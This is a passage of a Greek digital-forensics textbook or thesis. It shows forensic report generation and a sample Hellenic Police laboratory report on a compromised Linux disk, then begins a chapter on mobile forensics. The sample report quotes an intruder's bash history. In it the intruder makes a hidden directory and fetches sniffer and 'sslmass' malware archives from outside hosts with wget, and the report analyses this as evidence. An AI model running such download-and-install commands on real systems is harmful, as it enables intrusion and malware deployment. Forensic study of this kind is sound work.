
Όταν λοιπόν τελειώσουμε την αναζήτηση και θέλουμε ότι βρήκαμε να το βάλουμε σε μια αναφορά όπου θα είναι όλα συγκεντρωμένα πατάμε Generate Report όπως φαίνεται και στην επόμενη εικόνα.




Εικόνα 95: Τα αρχεία της εικόνας σε μορφή δέντρου.

Πατήσαμε να δημιουργηθεί μια αναφορά και άνοιξε ένα παράθυρο που μας δίνει διαφορετικές επιλογές μορφής της αναφοράς δηλαδή αν την θέλουμε σε:


- Results - Excel
- Results - HTML
- Files - Text
- Google Earth/KML
- TSK body file



Πατάμε next και μας ρωτάει με το άνοιγμα ενός νέου παραθύρου τι θέλουμε να συμπεριλάβουμε στην αναφορά.



Εικόνα 96: Επιλογές για την αναφορά που θα δημιουργήσουμε.



Εικόνα 97: Η διαδικασία δημιουργίας της αναφοράς.


8.3 Εγκληματολογική αναφορά

Μία εγκληματολογική αναφορά υπογραμμίζει τα αποδεικτικά στοιχεία που βρέθηκαν, στο δικαστήριο. Η αναφορά πρέπει να περιέχει την οπτική σκοπιά του ερευνήτη. Ένας ερευνητής επίσης, πρέπει να είναι ενήμερος για τον τρόπο γραφής μιας εγκληματολογικής αναφοράς όπως την επίσημη αναφορά, την γραπτή αναφορά, την προφορική αναφορά και το πλάνο εξέτασης.

Μία επίσημη αναφορά περιέχει τα γεγονότα από τα ευρήματα της έρευνας. Μία γραπτή αναφορά είναι σαν ένορκη δήλωση και για αυτό πρέπει να είναι ξεκάθαρη, λεπτομερής και ακριβής. Μία προφορική αναφορά είναι λιγότερο δομημένη και είναι περισσότερο προκαταρκτική όπου αναφέρονται οι περιοχές έρευνας που δεν έχουν ακόμα εξεταστεί. Ένα πλάνο εξέτασης, είναι ένα δομημένο έγγραφο που βοηθάει τον ερευνητή να κατανοήσει τις ερωτήσεις που θα του γίνουν όταν θα αιτιολογεί τα ευρήματά του. Επίσης βοηθάει και τον δικηγόρο να καταλάβει όρους και λειτουργίες που χρησιμοποιήθηκαν σε μία ηλεκτρονική εγκληματολογική έρευνα (Nelson, B., et al., 2008).

Γενικά μία αναφορά ηλεκτρονικού εγκλήματος περιέχει τα ακόλουθα:

- Σκοπό της αναφοράς
- Συγγραφέα της αναφοράς
- Περίληψη του περιστατικού
- Αποδεικτικά στοιχεία
- Ανάλυση
- Συμπεράσματα
- Δικαιολογητικά έγγραφα



ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ
ΥΠΟΥΡΓΕΙΟ ΔΗΜΟΣΙΑΣ ΤΑΞΗΣ
ΚΑΙ ΠΡΟΣΤΑΣΙΑΣ ΤΟΥ ΠΟΛΙΤΗ
ΑΡΧΗΓΕΙΟ ΕΛΛΗΝΙΚΗΣ ΑΣΤΥΝΟΜΙΑΣ
Δ/ΝΣΗ ΕΓΚΛΗΜΑΤΟΛΟΓΙΚΩΝ ΕΡΕΥΝΩΝ
ΤΜΗΜΑ 7ο ΕΞΕΤΑΣΗΣ ΨΗΦΙΑΚΩΝ
& ΗΧΗΤΙΚΩΝ ΠΕΙΣΤΗΡΙΩΝ
ΕΡΓΑΣΤΗΡΙΟ ΕΞΕΤΑΣΗΣ ΠΕΙΣΤΗΡΙΩΝ
ΥΠΟΛΟΓΙΣΤΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Αθήνα,

ΕΚΘΕΣΗ
ΕΡΓΑΣΤΗΡΙΑΚΗΣ ΠΡΑΓΜΑΤΟΓΝΩΜΟΣΥΝΗΣ

Α. ΣΥΝΤΑΚΤΗΣ:

Β. ΑΙΤΟΥΣΑ ΥΠΗΡΕΣΙΑ:

Γ. ΣΧΕΤ.:

Εικόνα 98: Δείγμα αναφοράς που συντάσσει η Δίωξη Ηλεκτρονικού Εγκλήματος.

Δ. ΤΑ ΠΡΟΣ ΕΞΕΤΑΣΗ ΣΤΟΙΧΕΙΑ - ΑΙΤΗΜΑ

Με την ανωτέρω [α'] σχετική, υπεβλήθη το περιγραφόμενο στο Κεφάλαιο [Ε'] της παρούσας ψηφιακό πειστήριο και ζητήθηκε η διενέργεια εργαστηριακής εξέτασης.

Ε. ΠΕΡΙΓΡΑΦΗ

Σήμανση	Περιγραφή
P1-HD	Σκληρός δίσκος Η/Υ 3.5", μάρκας Seagate, μοντέλου «ST320410A», σειριακού αριθμού «6FG0TW15», αναγραφόμενης χωρητικότητας 20GB. Η αλφαριθμητική ταυτότητα μοναδικότητας (MD5) υπολογίστηκε σε: [CD3B6CD4C31AC1DA0A7B6B12CE60C0E5].

.../...

Εικόνα 99: Αίτημα - Στοιχεία προς εξέταση.

ΣΤ. ΕΡΓΑΣΤΗΡΙΑΚΕΣ ΠΑΡΑΤΗΡΗΣΕΙΣ - ΕΠΙΣΗΜΑΝΣΕΙΣ

- Πριν την εξέταση τηρήθηκε η ακόλουθη διαδικασία, προκειμένου να διασφαλιστούν τα αποτελέσματα της έρευνας:
  - Ο εργαστηριακός εξοπλισμός, καθώς και τα προγράμματα που τον συνοδεύουν και χρησιμοποιήθηκαν στη συγκεκριμένη εξέταση, ελέγχθηκαν και διαπιστώθηκε ότι λειτουργούσαν κανονικά και σύμφωνα με τις προδιαγραφές που έχει θέσει ο -κατά περίπτωση- κατασκευαστής.
  - Εδραιώθηκαν οι κατάλληλες εργαστηριακές συνθήκες και διαπιστώθηκε ότι όλος ο εξοπλισμός που χρησιμοποιήθηκε κατά την εξέταση δεν περιείχε επουσιώδη δεδομένα ούτε καταστροφικά προγράμματα (ιούς).
  - Ελήφθησαν όλες οι αναγκαίες προφυλάξεις στα κύρια εξαρτήματα, καθώς και στα εγκατεστημένα προγράμματα του εργαστηριακού Η/Υ, με τον οποίο πραγματοποιήθηκε η παρούσα εξέταση, για την αποφυγή μεταφοράς καταστροφικών προγραμμάτων, καθώς και την ενδεχόμενη ακούσια εγγραφή από και προς το εξετασθέν πειστήριο.
  - Υπολογίστηκε με ειδικό αλγόριθμο η μοναδική ψηφιακή ταυτότητα (Hash Value) του πειστήριου σκληρού δίσκου, καθώς και έκαστου αρχείου που περιέχεται σ' αυτόν.
  - Δημιουργήθηκε, με ειδικό εγκληματολογικό εργαστηριακό λογισμικό, «εικονικό» αντίγραφο του πειστηρίου, επί του οποίου πραγματοποιήθηκε η εξέταση.
- Οι ημεροχρονολογίες και ώρες που αναφέρονται στα ευρήματα της παρούσας, εξαρτώνται άμεσα από τις ρυθμίσεις του ψηφιακού πειστηρίου, όπως αυτές επελέγησαν από τον/τους χρήστη/ες αυτού.
- Επισημαίνεται ότι η εργαστηριακή εξέταση, περιορίστηκε στα στοιχεία εκείνα, τα οποία δεν εμπίπτουν στις διατάξεις του νόμου περί «άρσης του απορρήτου των επικοινωνιών», καθόσον μέχρι και τη σύνταξη της παρούσας δεν έχει περιέλθει στην Υπηρεσία μας σχετικό Βούλευμα.
- Λαμβανομένου υπόψη ότι στην Υπηρεσία μας δεν τηρούνται πλήρη αντίγραφα των περιεχομένων των εξετασθέντων στοιχείων, προτείνεται να διατηρηθούν ανέπαφα για ενδεχόμενες μελλοντικές εργαστηριακές εξετάσεις.

Εικόνα 100: Παρατηρήσεις - Επισημάνσεις

Ζ. ΕΡΓΑΣΤΗΡΙΑΚΗ ΕΞΕΤΑΣΗ - ΣΥΜΠΕΡΑΣΜΑΤΑ

Ζ1. Κατά την εργαστηριακή εξέταση του πειστήριου σκληρού δίσκου **[P1-HD]**, προέκυψαν τα κάτωθι:

Ζ1.1 Ένα (1) αρχείο καταγραφής (log file), με ονομασία «xpert.log», το περιεχόμενο του οποίου απεικονίζεται στον κάτωθι Πίνακα1:

***** **XPERT installation** started at 20-03-02, 19:51
*****XPERT group : users

XPERT master user	: xpertlocal
XPERT commands directory	: /usr/local/bin
XPERT application directory	**: /home/xpert/bin**
XPERT database directory	**: /home/xpert/dat**
XPERT runtime system directory	: /usr/local/xpert/bin
COBOL runtime system directory	: /usr/local/cobol/
binconsole & terminal types	: linux (linux)
XPERT log file	: /etc/xpert.log
XPERT removal script	: /usr/bin/xpert.rm
XPERT adduser utility	: /usr/bin/xpert.usr
XPERT reset utility	: /usr/bin/xpert.rst
***** XPERT installation ended at 20-03-02, 19:52 *****	

Πίνακας 1

Στο εν λόγω αρχείο καταγράφηκαν οι κατάλογοι εγκατάστασης-αποθήκευσης (install) του λογισμικού με ονομασία «XPERT».

Από τις ανωτέρω διαδρομές (βλ. Πίνακα 1) διαπιστώθηκε πως οι κατάλογοι: **/home/xpert/bin** και **/home/xpert/dat** -και τυχόν περιεχόμενά τους- δεν υφίστανται στο πειστήριο σκληρό δίσκο.

Επισημαίνεται ότι οι εν λόγω τοποθεσίες φέρεται να αποτελούν τους φακέλους εγκατάστασης εφαρμογής και βάσης δεδομένων του λογισμικού με την ονομασία XPERT.

Z1.2 Ένα (1) αρχείο καταγραφής (log file), με ονομασία «secure.log» απόσπασμα του περιεχομένου του οποίου απεικονίζεται στον κάτωθι Πίνακα 2:

Apr 11 **12:32:29** arxanes userdel[2337]: delete user `**halt**'
Apr 11 **12:32:33** arxanes userdel[2338]: delete user `**xpert**'
Apr 11 **12:32:36** arxanes userdel[2339]: delete user `**dxpert**'
Apr 11 **12:35:03** arxanes userdel[2541]: delete user `**vin**'

Πίνακας 2

Στο εν λόγω αρχείο καταγράφονται (αυτόματα) ίχνη σχετιζόμενα με την ασφάλεια του εν λόγω συστήματος. Ειδικότερα, διαπιστώθηκε πως την 11/04/2010 διαγράφησαν οι λογαριασμοί τεσσάρων (4) χρηστών μεταξύ των οποίων και του χρήστη «xpert» στις ανωτέρω ώρες (βλ. Πίνακα 2).

Η εν λόγω διαγραφή χρηστών (και συγκεκριμένα του χρήστη «xpert») εκτιμάται πως επηρέασε άμεσα και διέγραψε τα περιεχόμενα των καταλόγων εγκατάστασης εφαρμογής και βάσης δεδομένων του λογισμικού με ονομασία «XPERT» (βλ. Παρ. Z1.1).

Εικόνα 101: Εξέταση και συμπεράσματα

Z1.3 Ένα (1) μήνυμα ενημερωτικό, με ονομασία «Anacron job 'cron.daily'», το οποίο αποστέλλεται σε καθημερινή βάση (αυτόματα) στο διαχειριστή "root" του συστήματος, απόσπασμα του περιεχομένου του οποίου απεικονίζεται στον κάτωθι Πίνακα 3:

cp: cannot stat `/home/xpert/dat/1001': No such file or directory

Πίνακας 3

Το ανωτέρω μήνυμα απεστάλη την 12/04/2010 και ώρα 08:33:55 και περιγράφει, μεταξύ άλλων, την αδυναμία εύρεσης από το σύστημα των περιεχόμενων του καταλόγου χρήστη «xpert» (βλ. Παρ. Z1.1).

Z1.4 Ιστορικό εντολών (bash history) του διαχειριστή "root", απόσπασμα του περιεχομένου του οποίου απεικονίζεται στον κάτωθι Πίνακα 4:

w
ps x
ls -a
mkdir .,. ; cd .,. ; wget http://bash.at.ua/a.tgz ; tar xvzf a.tgz ; rm
-rf a.tgz; cd sniff ; chmod +x * ; cd snif ; chm
od +x * ; cd .. ; ./install
ls -a
cd .,.
ls -a
curl
curl -O bash.at.ua/a.tgz
wget 80.81.254.21/.a/sniff
wget 80.81.254.21/.a/sniff.tgz
wget http://disco-energy.org/scan/sslmass.tgz
wget 216.39.57.104/scan/sslmass.tgz

Πίνακας 4

Στο ανωτέρω απόσπασμα καταγράφονται μακροσκελείς εντολές αγνώστου χειριστή του μηχανήματος (πιθανότατα απομακρυσμένου χρήστη με αυξημένες γνώσεις λειτουργικών συστημάτων τύπου «linux», που διείσδυσε στο σύστημα [penetration attack]).

Ειδικότερα, ο εν λόγω χρήστης φέρεται να δημιουργεί ένα κατάλογο με ονομασία «.,.» (σ.σ. η προτίμηση των συμβόλων «.» και «,» κρίνεται εσκεμμένη για την καλύτερη δυνατή απόκρυψη των ενεργειών του).

Στη συνέχεια, εισέρχεται στον εν λόγω κατάλογο και επικοινωνώντας με τον παγκόσμιο ιστό (World Wide Web), «μεταφορτώνει» (download) συμπιεσμένο αρχείο (a.tgz) με άγνωστο περιεχόμενο.

Εικόνα 102: Συμπεράσματα

Έπειτα, δημιουργεί κατάλογο με ονομασία «snif», καθιστά εκτελέσιμα τα αρχεία και πραγματοποιεί άγνωστη εγκατάσταση από το αποσυμπιεσμένο περιεχόμενο του αρχικού δημιουργηθέντα καταλόγου.

Οι ενέργειες της ανωτέρω εγκατάστασης φέρεται να μην κατεγράφησαν πλήρως, πλην όμως ενδέχεται να σχετίζονται με τα συμβάντα που περιγράφονται στο αρχείο καταγραφής της παρ. Ζ1.2.

Τελικώς, εμφανίζονται έτερες επικοινωνίες με τον παγκόσμιο ιστό (W3), που αποσκοπούν, μεταξύ άλλων, στη λήψη έτερων συμπιεσμένων αρχείων.

Από σχετική αναζήτηση και μεταφόρτωση που πραγματοποιήθηκε στο Διαδίκτυο από την Υπηρεσία μας, διαπιστώθηκε πως το συμπιεσμένο αρχείο με ονομασία «sslmass.tgz» περιέχει εξειδικευμένους ιούς (linux viruses) για το, αναφερόμενο στην παρούσα, σύστημα.

Επισημαίνεται ότι ο κατάλογος με ονομασία «.,.» ανευρέθη στη διαδρομή «[P1-HD]:\user\sbin\» άνευ περιεχόμενου και έχει ημεροχρονολογία και ώρα επεξεργασίας (last written) την 10/3/2010 – 11:35:51 και ημεροχρονολογία και ώρα τροποποίησης της καταχώρησης (entry modified) την 11/04/2010 – 13:26:07.

Η. ΣΥΝΗΜΜΕΝΑ

- Επιστρέφεται το ως άνω περιγραφόμενο εξετασθέν πειστήριο.
- Επισυνάπτεται φωτ/φο της ανωτέρω [α'] σχετικής.

Ο συντάκτης

Εικόνα 103: Συνημμένα έγγραφα της αναφοράς.

ΚΕΦΑΛΑΙΟ 9
Mobile Forensics & άλλα εργαλεία

Στις μέρες μας, η χρήση των κινητών τηλεφώνων είναι σχεδόν καθολική. Από τον πιο μικρό μέχρι τον πιο μεγάλο, όλοι έχουν στην διάθεσή τους ένα κινητό τηλέφωνο όπου αποθηκεύουν διάφορες πληροφορίες. Δεν είναι λίγες οι περιπτώσεις όπου με την χρήση ενός κινητού τηλεφώνου ιδρύονται παράνομες δοσοληψίες που σχετίζονται με αγοραπωλησία ναρκωτικών, με σεξουαλική παρενόχληση, πορνογραφία, πειρατεία λογισμικού και άλλα.

Η εγκληματολογική έρευνα ενός κινητού τηλεφώνου, γίνεται πολύ σημαντικό κομμάτι στην ηλεκτρονική εγκληματολογία αφού βρίσκουμε ένα τέτοιο σχεδόν σε κάθε περίπτωση. Θα προσπαθήσουμε σε αυτό το κεφάλαιο να δείξουμε πως μπορούμε να αποκτήσουμε πρόσβαση σε ένα κινητό τηλέφωνο και σε πληροφορίες για αυτό, που ένας απλός χρήστης δεν μπορεί να έχει.

9.1 Oxygen forensic suite 2014[34]

Το πρόγραμμα που θα χρησιμοποιήσουμε είναι το Oxygen Forensic Suite 2014 έκδοση 6.0 το οποίο κατέβασα από την επίσημη ιστοσελίδα με την συμπλήρωση μιας φόρμας και είναι η δωρεάν έκδοση η οποία έχει κάποιες από τις εφαρμογές.

Χρησιμοποιείται για έρευνα σε κινητά τηλέφωνα, έξυπνα τηλέφωνα και Tablets. Το πρόγραμμα αυτό είναι για το λειτουργικό σύστημα των Windows και το εγκαταστήσαμε στην έκδοση Windows 8.1. Υποστηρίζει πλήθος συσκευών και τα λειτουργικά κινητών συσκευών:

- Symbian OS
- Windows Mobile 5/6
- Microsoft Windows τηλέφωνα 8
- Android OS συσκευές

Στα έξυπνα τηλέφωνα υπάρχει πιθανότητα να χρειαστεί να εγκαταστήσουμε στο τηλέφωνο έναν agent. Το να εγκαθιστούμε λογισμικό στο τηλέφωνο που είναι υπό έρευνα μπορεί να αντιμετωπιστεί ως επίπτωση της εγκληματολογικής ορθότητας της έρευνας εφόσον περιλαμβάνεται η καταγραφή του γεγονότος αυτού στην αναφορά.


Η εγκατάστασή του γίνεται όπως οποιουδήποτε προγράμματος στα Windows δηλαδή με διπλό κλικ στο εικονίδιο του setup και ακολουθώντας τον οδηγό. Μπορούμε επιπρόσθετα να εγκαταστήσουμε και άλλο ένα πρόγραμμα που περιέχει drivers των περισσότερων τηλεφώνων για πιο εύκολη χρήση. Εδώ δεν το έχουμε εγκαταστήσει και βρήκαμε τους drivers της συσκευής από το διαδίκτυο και συγκεκριμένα την επίσημη ιστοσελίδα του τηλεφώνου. Το 